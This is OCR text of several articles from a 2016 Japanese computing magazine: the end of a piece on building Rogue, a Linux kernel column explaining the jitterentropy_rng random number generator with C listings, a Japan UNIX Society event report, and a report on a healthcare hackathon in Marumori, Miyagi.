$ wget http://gihyo.jp/magazine/SD/archive/
2016/201610/support/make_brew.patch_20160621
$ cd rogue5.4.4-ant-r1.1.2
$ patch -u Makefile < ../make_brew.
patch_20160621
```

ソースコードにすべて書かれています。イェンダーの魔除けだって、なんなら1階から出してしまうこともできます。これなら、ゲームの操作方法なんてわからなくても安心です。**:-)** あ、でもこれだとviのキー操作は修得できないか。

今回のまとめと次回について

前半はUnix史上、いえコンピュータゲーム史上の伝説、ローグと周辺の技術を紹介しました。後半は駆け足でしたが、さまざまなテクニックを紹介しつつ、古典ソフトウェアを現代のシステムに対応しました。

次回は、ファイルの属性、権限について解説します。SD

今回の確認コマンド

【manで調べるもの(括弧内はセクション番号)】
puts(3), wget(1), curl(1), tar(1), gzip(1), git(1), svn(1), autoconf(1), make(1), sudo(8), automake(1), cc(1), egrep(1), gdb(1), core(5), exec(3), strings(1), reset(1), diff(1), patch(1), terminfo(5), vi(1), ncurses(3X)(OSXのみ)
【以下はbashのhelpコマンドを使って確認】
unlimit

参考文献(Rogueのプログラムに興味がある方は以下をどうぞ)

[1] http://www.anthive.com/rog/rog.html(今回ソースを取得したサイト)
[2] http://www.roguelikedevelopment.org/archive/index.php (Rogue Likeゲームのアーカイブ。Rog-O-Maticのソースもあります)
[3] http://rogue.rogueforge.net/rogomatic/ (RogueおよびRog-O-Maticの開発を継続している活動)
[4] http://www.cs.princeton.edu/~appel/papers/rogomatic.html (Rog-O-Maticの論文)
[5] http://repository.cmu.edu/cgi/viewcontent.cgi?article=3543&context=compsci([2]と同様の内容)
[6] 本誌サポートサイトでも記事に書ききれなかった補足・攻略情報を掲載予定です。

Linux カーネル観光ガイド

第55回 新しい乱数生成器 jitterentropy_rng

Text：青田 直大　AOTA Naohiro

今月はLinux 4.2の新機能から、CPUのjitterを使った新しい乱数生成器であるjitterentropy_rngについて紹介します。

コンピュータ上での乱数生成

コンピュータ上ではさまざまな場面で乱数を使用します。SSL通信やSSHの鍵の生成など乱数は現在のコンピュータシステムにおいて欠かせないものとなっています。一方でコンピュータ上の計算だけでは疑似乱数は生成できても、真の乱数を生成することはできません。そこでOSは接続されたデバイスからの割り込みなどを乱数の「種」として使い、真の乱数を生成するようにできています。たとえば、キーボードやマウスからの入力のタイミング、あるいはディスクの応答時間などがこの「種」として使われています。

ところが、近年のシステムではこの乱数の「種」が不足することがあります。たとえば仮想化環境ではキーボードやディスクといった「物理的」乱数のソースも仮想化されたデバイスでしかなく、そこからの割り込みが十分にrandomになっているかはわかりません。またサーバ機においても、キーボードやマウスといったデバイスが接続されなければその分の乱数の種を失います。さらにはSSDが使われている場合、HDDとは違ってスピンにかかる時間がないために、その応答時間が一定の範囲にとどまってしまいエントロピーが下がってしまいます。種が十分に供給されずエントロピーが枯渇してしまうと、/dev/randomは十分な品質の乱数を供給できないと判断して種が新たに供給されるまでのあいだ乱数の生成をブロックしてしまいます。

このように乱数の種の枯渇はシステムのパフォーマンスの障害となることがあります。その対処の1つとして乱数生成に特化したハードウェアを使うことができます。たとえば、One RNG[注1]というUSBに接続し、/dev/randomの種を供給することに使うことができるデバイスがあります。あるいは近年のIntel CPUにはRDRANDという命令があり、CPU上のDRNG（Digital Random NumberGenerator）ハードウェアから乱数を生成して返します[注2]。これらを使うことで、サーバなどの通常のエントロピーソースがない環境でも高速に乱数を生成できるようになります。

こうした専用のデバイスを使えば、そこから

注1）http://onerng.info/
注2）http://www.isus.jp/security/drng-guide/

乱数を得ることができますがより一般的な乱数のソースはないのでしょうか？　Linux 4.2で追加されたjitterentropy_rngは、この問題への1つの解法となっています。


CPU jitterを利用した乱数生成

ではCPU jitterを利用した乱数生成がどのようなものか見ていきましょう。まずはその基本的なアイデアを確認するために、**リスト1**のような簡単なプログラムを動かします。このプログラムは2連続で現在の時刻(タイムスタンプ)をナノ秒単位で取得し、取得された2つのタイムスタンプの間隔をナノ秒単位で表示しています。この差分はどのように分布するでしょうか？同じコードのループですのである範囲に大きく偏っているでしょうか？

図1はシングルモードにして、可能な限りすべてのプロセスを落としたうえで実験プログラムを動かした結果をプロットしたものです。18ナノ秒の部分と14ナノ秒の部分が高くは出ていますが、それらを合わせても50%には到達しません。可能な限りほかのプロセスの影響が入らないような状況においてさえも、それなりに広くタイムスタンプの差分が分布しているのがわかります。

こうした差分の変動は、現代のCPUの複雑さ・最適化から生まれています。CPUのパイプラインの状態、メモリとの同期タイミング、CPUの動作周波数、パワーマネージメント機能、CPUキャッシュの状態、NUMAの場合はCPUとメモリのトポロジなど、CPUはさまざまな要素でその実行時間に影響を受けています。こうした

▼図1　タイムスタンプ差分のプロット。差分が広く分布することがわかる



▼リスト1　2つの連続したタイムスタンプ取得の差分を表示するプログラム

```
#include <time.h>
#include <stdio.h>

typedef unsigned long long u64;

int main()
{
  const int N = 1000000;
  struct timespec tp1, tp2;
  unsigned int delta[N];
  for (int i = 0; i < N; i++) {
    clock_gettime(CLOCK_REALTIME, &tp1);
    clock_gettime(CLOCK_REALTIME, &tp2);
    u64 nsec = (tp2.tv_sec - tp1.tv_sec) * (u64)1000000000 + tp2.tv_nsec - tp1.tv_nsec;
    delta[i] = (unsigned int) nsec;
  }
  for (int i = 0; i < N; i++) {
    printf("%u\n", delta[i]);
  }
  return 0;
}
```

ハードウェアによる影響だけでなくOSによる影響も考えられます。TLB cacheの状態が変われば、page tableのlookupが発生し、それだけ長くの実行時間がとられます。ほかにもスケジューラがプロセスを別のCPUに移し、結果としてキャッシュミスが起きるということも考えられます。もちろんキーボードやマウスの操作・タイマ処理などの割り込みによっても実行時間が変動することになります。

このようにjitterentropy_rngは、現在のCPUの複雑さによる実行時間のぶれを高精度のタイマー(ナノ秒単位)で計測することで観測し、その値を元に乱数を生成しています。実験プログラムでは単純に2連続でタイマーを読んでいましたが、実際のjitterentropy_rngはもっと複雑な処理を行って、よりrandom性を高めています。

jitterentropy_rngのbit生成

実際の**jitterentropy_rng**の詳細を見ていきましょう。まずはコアとなる**jent_measure_jitter()**関数(**リスト2**)を見ていきます(Linux

▼リスト2　jent_measure_jitter()およびjent_fold_time()

```
static __u64 jent_measure_jitter(struct rand_data *ec)
{
  __u64 time = 0;
  __u64 data = 0;
  __u64 current_delta = 0;

  jent_memaccess(ec, 0);

  jent_get_nstime(&time);
  current_delta = time - ec->prev_time;
  ec->prev_time = time;

  jent_fold_time(ec, current_delta, &data, 0);

  jent_stuck(ec, current_delta);

  return data;
}

static __u64 jent_fold_time(struct rand_data *ec, __u64 time,
          __u64 *folded, __u64 loop_cnt)
{
  unsigned int i;
  __u64 j = 0;
  __u64 new = 0;
#define MAX_FOLD_LOOP_BIT 4
#define MIN_FOLD_LOOP_BIT 0
  __u64 fold_loop_cnt =
    jent_loop_shuffle(ec, MAX_FOLD_LOOP_BIT, MIN_FOLD_LOOP_BIT);

  for (j = 0; j < fold_loop_cnt; j++) {
    new = 0;
    for (i = 1; (DATA_SIZE_BITS) >= i; i++) {
      __u64 tmp = time << (DATA_SIZE_BITS - i);

      tmp = tmp >> (DATA_SIZE_BITS - 1);
      new ^= tmp;
    }
  }
  *folded = new;
  return fold_loop_cnt;
}
```

カーネルからの抜粋。一部コメントや細かい処理は削っています)。この関数はCPUのjitterを計測し、そのjitterから1bitのrandomな値を生成します。

最初の**jent_memaccess()**は、内部のメモリプールへの読み書きを行う関数です。メモリアクセスの実行時間にはキャッシュの状態などがからんできて、より実行時間の分散が大きくなります。次の**jent_get_nstime()**によってタイムスタンプを取得し、**current_delta**に前回との差分が入ります。

jent_fold_time()は、この差分を1bitにまとめる関数です。一見複雑なように見えますが、内側のループはタイムスタンプの差分であるtimeの全bitのxorをとっているだけです。では外側のループは何をしているのでしょうか？newもtimeも毎回内側のループの前では値が不変なので外側のループは何も意味がないように見えます。

実際にこの外側のループは「タイムスタンプの差分を1bitにまとめる」ということ自体にはなんら貢献しません。このループの目的は、前述のメモリアクセス関数**jent_memaccess()**と同様にいくらかの「無駄な」計算を行ってrandom性を高めることにあります。外側のループの回数は**jent_loop_shuffle()**関数により決定されています。この関数は、タイムスタンプを第2引数で指定されるbit数ごとに区切ってxorして、第3引数で指定される最低ループ回数を足した数を返します。ここではタイムスタンプの下4bitに(**1<<0**)を足した回数ループすることになります。外側のループ回数もタイミングに依存し、random性を高めていることになります。

最後の**jent_stuck()**はタイムスタンプに規則性がないかの検査を行う関数です。jitterentropy_rngはタイムスタンプにその動作を依

▼図2　メモリプールへのアクセス順

BLOCKサイズ＝4
BLOCK数＝8の場合

1	12	23	2
13	24	3	14
25	4	15	26
5	16	27	6
17	28	7	18
29	8	19	30
9	20	31	10
21	32	11	22

▼リスト3　jent_memaccess

```
static unsigned int jent_memaccess(struct rand_data *ec, __u64 loop_cnt)
{
  unsigned char *tmpval = NULL;
  unsigned int wrap = 0;
  __u64 i = 0;
#define MAX_ACC_LOOP_BIT 7
#define MIN_ACC_LOOP_BIT 0
  __u64 acc_loop_cnt =
    jent_loop_shuffle(ec, MAX_ACC_LOOP_BIT, MIN_ACC_LOOP_BIT);

  wrap = ec->memblocksize * ec->memblocks;

  for (i = 0; i < (ec->memaccessloops + acc_loop_cnt); i++) {
    tmpval = ec->mem + ec->memlocation;
    *tmpval = (*tmpval + 1) & 0xff;

    ec->memlocation = ec->memlocation + ec->memblocksize - 1;
    ec->memlocation = ec->memlocation % wrap;
  }
  return i;
}
```

存しているため、ここに周期性があるとrandom性を失ってしまいます。具体的には、(1)タイムスタンプの差分、(2)差分の差分、(3)差分の差分、(2)の差分が前回と一致するかどうかを調べています。一致した場合、**ec->stuck = 1**として**jent_measure_jitter()**の呼び出し側で今回のbitを信用しないように設定します。

メモリアクセスによるrandom性の増加

次にメモリにアクセスしている**jent_memaccess**について見てみましょう(**リスト3**)。こちらも**jent_fold_time**と同様に**jent_loop_shuffle**を使っているので、タイムスタンプを使ってループ回数を決定していることがわかります。jitterentropy_rngは内部にメモリプールを持っています。このプールは一定のサイズのメモリブロックがいくつか並んだ形で構成されています。ループの中では、プールのある1byteから値を読み出し、1足して、元のアドレスに書いています。メモリプールのどこにアクセスするかは**ec->memlocation**変数に保存されています。この変数はループごとに更新され、**図2**のようなアクセスパターンとなります。すなわち、メモリプール内のアドレスに均等にアクセスするように作られています。

▼リスト4　jent_gen_entropy

```
static void jent_gen_entropy(struct rand_data *ec)
{
  unsigned int k = 0;

  /* priming of the ->prev_time value */
  jent_measure_jitter(ec);

  while (1) {
    __u64 data = 0;

    data = jent_unbiased_bit(ec);

    /* enforcement of the jent_stuck test */
    if (ec->stuck) {
      ec->data ^= data;
      ec->stuck = 0;
      continue;
    }

    ec->data ^= data;
    ec->data ^= ((ec->data >> 63) & 1);
    ec->data ^= ((ec->data >> 60) & 1);
    ec->data ^= ((ec->data >> 55) & 1);
    ec->data ^= ((ec->data >> 30) & 1);
    ec->data ^= ((ec->data >> 27) & 1);
    ec->data ^= ((ec->data >> 22) & 1);
    ec->data = jent_rol64(ec->data, 1);

    if (++k >= (DATA_SIZE_BITS))
      break;
  }
  jent_stir_pool(ec);
}
```

64bit乱数の生成

ここまでで**jent_measure_jitter()**が1bitの乱数を生成する部分を見てきました。**jent_gen_entropy**はそのbitを元に64bitの乱数を生成するコードです(**リスト4**)。

最初の**jent_measure_jitter**はタイムスタンプの初期値を設定するためにあり、ループの内が64bitの乱数を生成する本体です。**jent_unbiased_bit**は**jent_measure_jitter**のbit生成の偏りを打ち消すための処理です。0か1がほとんど同確率で出力されるとしても、現実にはいくらかの偏りがあるはずです。ここで0が出る確率を(0.5+p)、1が出る確率を(0.5-p)と書くことができます。2つのbitを生成したとき、その列が“00”または“11”となる確率はそれぞれ$(0.5+p)^2$、$(0.5-p)^2$です。一方で“01”または“10”となる確率はどちらも(0.5+p)、(0.5-p)となります。したがって、“00”または“11”の場合は結果を捨ててやりなおし、そのほかの場合は最初のbitを採用すれば、微妙な偏りを打ち消すことができます。

その次の**ec->stuck**のチェックは、前述したようにタイムスタンプが偏っていたときにその結果を捨てるためのものです(厳密には最下位bitにはxorをかけていますが、生成に必要なbit数にはカウントしていません)。最後に生成されたbitや、これまでに生成したbitをdataの最下位bitにxorしていき、1bit左にrotateします。この作業を**DATA_SIZE_BITS**=64回繰り返

すことで64bitの乱数が生成されます。この値を元にjent_stir_pool関数で定数とxorして最終的な乱数を返します。

jitterentropy_rngの使い方

最後にuserspaceからどのようにjitterentropy_rngを使うのかを見ていきます(リスト5)。moduleを読み込むと、jitterentropy_rngはcrypto APIに登録されます。これはAF_ALGドメインのソケットから読み書きできるようになっています。AF_ALGのソケットを作り、struct sockaddr_algにtypeを"rng"、nameを"jitterentropy_rng"と指定してbindし、acceptすることで乱数読み出し用のファイルデスクリプタを取得できます。あとは通常のデスクリプタのようにread()するだけで乱数が取得できます。

上記のプログラムは取得した乱数を標準出力にバイナリで出力しています。これをファイルに保存し、dieharderという乱数生成のテストプログラムにかけてみましょう。図3のようにdieharderを実行してみると、たしかに生成されたバイナリが乱数列となっていることが確認できます。検証には大量の乱数列が必要となります。生成はそんなに速くないので、じっくりと待つ必要があります。

まとめ

今回はCPUのjitterを使った、新しい乱数生成器jitterentropy_rngを紹介しました。CPUやメモリといった現在のハードウェアの制約をもとに、特殊なハードウェアなしに乱数を生成できるのはおもしろいものですね。SD

▼リスト5　jitterentropy_rngの使い方

```
#define _GNU_SOURCE
#include <sys/types.h>
#include <sys/socket.h>
#include <linux/if_alg.h>
#include <unistd.h>
#include <stdio.h>
#include <string.h>

#ifndef SOL_ALG
#define SOL_ALG 279
#endif
#define SIZE 4096

int main()
{
  char buf[SIZE];
  struct sockaddr_alg sa;

  memset(&sa, 0, sizeof(sa));
  sa.salg_family = AF_ALG;
  strcat((char*)sa.salg_type, "rng");
  strcat((char*)sa.salg_name,"jitterentropy_rng");

  int fd = socket(AF_ALG, SOCK_SEQPACKET, 0);
  bind(fd, (struct sockaddr*)&sa, sizeof(sa));
  int afd = accept(fd, NULL, 0);

  for(;;){
    int pos = 0;
    while(pos < SIZE) {
      int n = read(afd, buf+pos, SIZE-pos);
      pos += n;
    }

    if (write(1, buf, SIZE) < SIZE){
      break;
    }
  }
  …
}
```

▼図3　dieharderによる乱数の検証

```
$ dieharder -g 201 -f foo.bin -d 0
#=============================================================================#
#            dieharder version 3.31.1 Copyright 2003 Robert G. Brown          #
#=============================================================================#
   rng_name    |           filename             |rands/second|
 file_input_raw|                         foo.bin|  2.71e+07  |
#=============================================================================#
        test_name   |ntup| tsamples |psamples|  p-value |Assessment
#=============================================================================#
   diehard_birthdays|   0|       100|     100|0.88832069|  PASSED
```

October 2016

NO.60

Monthly News from jus

Japan UNIX Society

日本UNIXユーザ会　http://www.jus.or.jp/
法林 浩之　HOURIN Hiroyuki　hourin@suplex.gr.jp
りゅうちてつや　RYUCHI Tetsuya　ryuchi@ryuchi.org

シェル、BSD、Multics……Unixざんまいの夏

今回は、6月にUSP友の会と共催で行った勉強会と、7月にjus定期総会の併設行事として行った勉強会について報告します。

シェル勉強会

■jus・USP友の会共催 シェル勉強会
【日時】2016年6月18日（土）10:00～19:00
【会場】㈱KDDIウェブコミニュケーションズ

USP友の会との共催の勉強会も恒例になり、会場に46名が参加したほか、大阪と福岡のサテライト会場からの参加もありました。

■午前の部　初心者向けセミナー

午前中は、次の2本のセミナーがありました。

- 「FreeBSDのブートプロセス」今泉光之さん（USP友の会 BSD担当）
- 「シェル芸入門」石井久治さん（USP友の会）

今泉さんはUSP友の会でのBSD担当であり、FreeBSDなどを得意とされています。PCの電源を投入してからFreeBSDが起動するまでのプロセスについて、ひとつひとつ順を追った詳しい解説がありました。Linuxについては詳しくないので、このあと詳しい方に解説をお願いしたいとも話されていました。次の石井さんのセミナーでは、「シェル芸」の定義の確認や、「芸」が何を意味しているのかについて辞書などの記述に基づいた解説がありました。これらの解説により、あらためてシェル芸について考える良い機会になったと思います。

■午後の部　シェル芸勉強会

お昼休みのあとは、上田隆一さん（USP友の会）によるシェル芸勉強会が行われました。今回は、公開されているデータを使って、ファイルの形式を整理したり集計をしたりするお題（全9問）が用意されました。データの中から過去に発生した台風の数や上陸した回数の情報を取り出し、さまざまな角度からデータを解析するための課題が出されました。

◆ ◆ ◆

今回、会場の無線LAN機器にトラブルが発生しました。シェル芸勉強会では、問題に関するファイルを受け取ったり、回答をTwitterで共有したりしますので、無線LANが使えないことは致命的です。急遽、会場の担当者より各テーブルにスイッチングハブが配置され、速攻で有線ネットワークが構築されました。思わぬハプニングでしたが、迅速な対応を行い、無事に勉強会を終えることができました。

jus定期総会併設勉強会

■Unix考古学の夕べ
【講師】藤田 昭人、井上 尚司（日本UNIXユーザ会）、齊藤 明紀（日本UNIXユーザ会）
【日時】2016年7月23日（土）15:30～17:30
【会場】㈱ドワンゴ セミナールーム

jusでは毎年、7月に定期総会と併設行事を行っています。今年の併設行事は、4月に刊行された書籍

『Unix考古学』[注1]の著者である藤田さん（**写真1**）をお迎えしての勉強会でした。参加者は41人でした。

■講演

前半は藤田さんによる講演で、書籍の第1章で書かれているMulticsの開発について紹介いただきました。MulticsはUNIXの祖先と言われているOSで、MITにて組織されたProject MACにより1963年に開発が始まりました。翌年にはハードウェアベンダとしてGE社を選定し、またベル研究所が開発に参加します。1965年には6本の論文を発表しましたが、高水準言語（PL/I）によるOSの実装や仮想記憶の考え方は非効率だという意見が大勢でした。

Multicsのプロジェクトは、PL/Iコンパイラの実装計画が大幅に狂ったことや、開発機であるGE-645の納入が遅れたことなどの誤算があって思うような成果が出ませんでした。そのため1969年にベル研究所はMulticsから撤退しました。しかし、Multicsは陽の目を見なかったわけではなく、1969年からMITの学内に提供されたほか、世界中で100サイト程度に導入され、2000年まで使用されました。このことから、Multicsは大型計算機用のOSとしては十分に成功したと言って良いだろうと藤田さんはコメントしました。

■座談会

後半は、藤田さんに加えて、jus幹事の井上さん、齊藤さんを交えての座談会を行いました。

はじめに「日本へのUNIX伝来」についての話がありました。UNIXを日本へ持ち込んだのは東京大学の石田晴久先生です。米国滞在中に使ったVersion 6 UNIXを持ち帰り、大学関係者を集めてソースコードの読書会などをしていたようです。

続いて「jusの設立」に話題が移り、設立時（1983年）からの会員である井上さんから当時の状況が紹介されました。もともとDECUS（DEC社のユーザ会）の中にUNIX部会がありましたが、各社からUNIXマシンが発売されるようになってきたのでDECUSから独立してjusができました。

写真1 『Unix考古学』の著者 藤田昭人氏

ここで話題を転換し、齊藤さんが持参した歴史的文献として、『UNIX MAGAZINE』の創刊号を含む数冊、Version 6 UNIXのマニュアルが紹介されました。また、齊藤さんは先日亡くなられた山口英さんの大学時代の同級生という間柄から、2人で開発したSystem V用のメールシステムの話などもしていただきました。そして最後に、オムロン㈱から発売されていたLunaの話をしました。藤田さんは同社に在籍していたころにLunaの開発、とくに4.4BSDの移植を担当しており、齊藤さんも大阪大学でよく使っていたとのことで当時の思い出を聞いてみたのですが、/bootがないとかパーティション構成が他社のマシンと違うなど、UNIXに詳しい人から見るとツッコミどころの多いマシンだったようです。

最後に参加者から「今まで使ったUNIXマシンでこれはイヤだと思ったものは？」という質問があり、「Ctrl-cが入力できないマシンがあった」「小文字がいっさい出ないマシンがあった」などの驚くべき答えが返ってきました。

◆ ◆ ◆

『Unix考古学』は、編集者によると「英語で書かれているUNIXの歴史書より詳しい」とのことです。jusとしてもUNIXの歴史は後進に語り継ぐべき題材と考えていますので、また機会があれば取り上げたいと思います。SD

注1） 藤田昭人 著、KADOKAWA、2016年4月
URL http://asciidwango.jp/post/142281038535/unix考古学-truth-of-the-legend

Hack For Japan
エンジニアだからこそできる復興への一歩

● Hack For Japan スタッフ
小泉 勝志郎 Katsushiro Koizumi
Twitter @koi_zoom1

第58回 ヘルスケア・ハッカソン in 宮城県丸森町

今回は2016年7月16～17日に開催された「ヘルスケア・ハッカソン in 宮城県丸森町」についてレポートします。

ヘルスケア・ハッカソン in 宮城県丸森町とは

東京を中心に今回を含めて15回開催されている「ヘルスケア・ハッカソン」と、今まで仙台で2回開催されている「おなかハッカソン」がコラボしたイベントです。今回は舞台を宮城県丸森町、テーマは「地域医療」。丸森町を堪能しながら楽しく地域医療を考えるハッカソン（アイデアソン）となりました。

おなかハッカソン

サイト「おなかハッカー[注1]」を運営している東北大学田中医師（**写真1**）を中心に、東北大の若手医師の有志と東北のIT技術者有志で運営されているハッカソンで、今まで2回実施されています。

丸森町ってどんなとこ？

宮城県丸森町は宮城県の最南端。福島との県境に位置しています。森に囲まれたのどかな場所です。別件で筆者が丸森に行ったとき、携帯が3キャリアとも圏外になったりしたこともありました。そののどかな丸森町が今すごく熱いのです！　宮城県丸森町から起業家を育てる「丸森CULASTA」がオープン。そして、ドローンに力を入れるべく「丸森ドローンフィールド」も進められています。今はイノベーションそしてハックな精神が育っている町なのです。

注1　http://abdominalhacker.jp/

ハッカソンスタート

今回のハッカソンのテーマは地域医療。そして舞台は丸森町。そのため、「丸森町を知ってもらう」「地域医療を知ってもらう」と大きく2つのテーマに対してインプットが必要となります。丸森町を見て回った後に、地域医療についてのセミナー、そしてディスカッションとものすごく盛りだくさんな内容で全体的にスケジュールがタイト。イベント開始の挨拶、丸森町の事業紹介、そして丸森町商工課からのお話はなんと昼食を食べながら聴くスタイルでした。ここでは先ほど書いたような丸森町での取り組みが紹介されました。

まずは丸森町を見て回る！

昼食＆丸森町についての説明の後は、バスで移動して丸森町見学へ。丸森町の中でもユニークな取り組みを多く行っている筆甫（ひっぽ）地区でお話をうかがいます。今回は筆甫地区振興連絡協議会の吉澤武志さんから「丸森町筆甫地区の地域づくり活動について」の

◆写真1　田中医師

お話をいただきました（**写真2**）。

筆甫地区には『もののけ姫』でもおなじみのたたら製鉄に取り組んでいる人もいるそうです。1600年代のたたら製鉄の技術を復活させていて、隠れキリシタンもこの技術のおかげで生き延びられたという逸話も。そして、地域づくりの中でのメンタルヘルス向上として「生きがいづくり」をあげて取り組んでいるそうです。お話をうかがった筆甫まちづくりセンターへは「生きがいづくり」として90歳のおばあさんがWiiのボウリングを楽しむ姿が見られるんだとか。

また、丸森町ではドローンの推進をしていることもあり、そこに大きくかかわり、かつ今回のスタッフでもある高野建設さんによるドローンのデモフライトも行われました。

丸森では町をあげて地域を盛り上げ、そして新しいことにチャレンジしている風土が伝わる町めぐりでした。

地域医療について

会場を宿泊場所でもある「あぶくま荘」に移して、地域医療についてのセッションです。ここでは丸森病院院長の大友正隆さんと弁護士の落合孝文さんからお話をいただきました。

大友院長の話は「丸森町の医療を考えてみましょう」（**写真3**）。少子高齢、過疎化が急速に進む丸森町の実情や、丸森病院における地域医療体制について紹介。「丸森は日本全体と比べて高齢化が15～20年進んでいる！」という衝撃的な発言も。こういった点を踏まえて生活者の視点から、在宅介護の支援など、“病院完結型医療”から“地域完結型医療”へ移行し、地域包括ケアを推進していくと話されていました。「病院に入っただけで病気と闘う力が湧いてくる。完治が難しい病気でも、それとともに生きていこうという力が湧いてくる。人生の終末であれ良い人生だったと振り返ることができるような病院にしたい」という熱いメッセージをいただきました。

弁護士の落合さんの話は「遠隔診療について～法的な観点を中心に～」。現在の医師法では「診療せずに治療してはいけない」となっているため、遠隔医療を行ううえで制約が出てくるそうです。そういった注意点をお話いただきました。

アイデア出しの心得

地域医療のアイデアを出す際の心得についてスタッフから話がありました。

日本うんこ学会会長でもある高知再生医療機構石井医師からはこれまでチャレンジした医療系アプリのお話、そして遠隔診療に向いている疾患とそうではない疾患の話をいただきました。医療的難易度が高いもの、ユーザ対応の難易度が高いものは遠隔診療には向かない。そしてサービスとして時間的・心理的通院負担を減らせるものが向いているというお話でした。

株式会社エクストーン木野瀬氏からは「ハッカソンあるある」。ハッカソンでよく見かけるダメなアイデアについて。「まずユーザを集めます→ヘルスケアサービスを利用するユーザを集めるのは大変」

◆写真2　吉澤氏

◆写真3　丸森病院 大友院長

「ビッグデータでごにょごにょ→どんなデータをどう集めるんですか？」というように、ありがちなケースを話し、会場は爆笑の渦に包まれていました。

アイデアソン！


アイデアワークは各自がアイデアを作成して1分間のピッチを行い、グループメンバーを集めるスタイル。間に花火大会なんかも挟みながら、なんと夜22時から中間発表です。

中間発表

中間発表は寸劇スタイル。紙で自作のナース帽を作成したり、きわどいナレーションがあったりと場内爆笑の渦！　皆さんこのサービスがあることでどう生活が変わるのかに主眼を置いた寸劇となっていて、面白くて役に立つエンターテイメントになっていました（**写真4**）。

◆**写真4　紙で作ったナース帽で寸劇**

◆**写真5　チーム丸丸**



そして成果発表へ

それぞれのチームのテーマと発表内容を紹介します。成果発表にはなんと丸森町長 保科郷雄氏もいらっしゃり、審査に加わってくださいました。


1：「チーム丸丸」

「人不足で往診が満足にできない」「人不足で介護サービスが満足にできない」「関係者間での情報の共有が満足にされていない」という問題点を解決するための地域の互助ネットワーク「地域丸丸システム」というアイデア（**写真5**）。愛称は「丸ちゃん」だそうです。関係者のネットワークをつなぎ、より良い介護、そして予防医療につなげていき、効率化を進めることで専門性を120％活かせる職場を作ります。これを自治体、つまり丸森町に買ってもらうことで丸森での医療従事者・介護従事者を募集する際のインセンティブにしようというもの。審査員の皆さんが興味を持っていました。

2：「ナース＆ドラゴンズ」

「看護師のスキルは時代によって変わるため常にアップデートが必要。しかし、なかなかその機会がない」「看護師は2～3年で職場を移ることが普通」これらの問題を解決するために、「研修を受けることがポイントとなり、このポイントを採用元である病院が閲覧できるようにすることで就職にもつながる」という、ゲーム感覚で看護師のスキルアップと

◆**写真6　ナース＆ドラゴンズ**



転職支援をするアプリ（**写真6**）。タイトルがそもそも某ゲームのパロディですね。転職時以外でもクイズアプリ形式で看護師スキルに関する問題が出題されるなど、ゲーム感覚でのスキルアップを主眼にしたアイデアでした。

3：「ナース&イーグルス」

「ナース&ドラゴンズ」のパロディをチーム名にしてしまったチームです。とはいえ、アイデアの方向性はまったく異なり、「丸森町でのナース不足」にフォーカスしたもの。「大学病院から新人ナースを半年間派遣し、看護師としての成長をはかる」「病院内に24時間対応の訪問看護ステーションを作る」といった提案がなされていました（**写真7**）。


4：「かぞくニコニコカウンセリング」

認知症介護における「介護疲れ」、つまり介護される本人以外に、介護する周辺の人たちのケアが必要であることに着目したアイデアです。心理士を組織化し、介護にあたる家族のカウンセリングを行うというもの（**写真8**）。

◆ ◆ ◆

上記4つのアイデアを発表して「ヘルスケア・ハッカソン in 宮城県丸森町」は終了となりました。厳正なる審査の結果、優勝したのは「チーム丸丸」。保科丸森町長からねぎらいのコメントもいただけました（**写真9**）。

◆写真7　ナース&イーグルス



最後に

実は今回のこのイベント、今までこの連載でも何度か取り上げている「渚の妖精ぎばさちゃん」がきっかけで生まれたものなのです。キャラサミというイベントでハッカソン生まれのぎばさちゃんを筆者が紹介したところ、今回スタッフをしてくださった日本うんこ学会の石井医師と木野瀬氏に声をかけられ、そこで話が盛り上がり、田中医師との出会いもあって今回のイベントにつながっています。ハッカソン生まれのぎばさちゃんからつながって、今度は医療ハッカソンへつながる。人のつながりは面白いですね。

ぎばさちゃんは萌えキャラグランプリに参戦中。毎日投票してくださいね！

http://bit.ly/moegiba

SD

◆写真8　かぞくニコニコカウンセリング

◆写真9　丸森町長 保科氏

温故知新
IT むかしばなし

第59回

FM-8 ～黎明期の富士通マイコン～

速水 祐（HAYAMI You）　http://zob.club/　Twitter：@yyhayami

はじめに

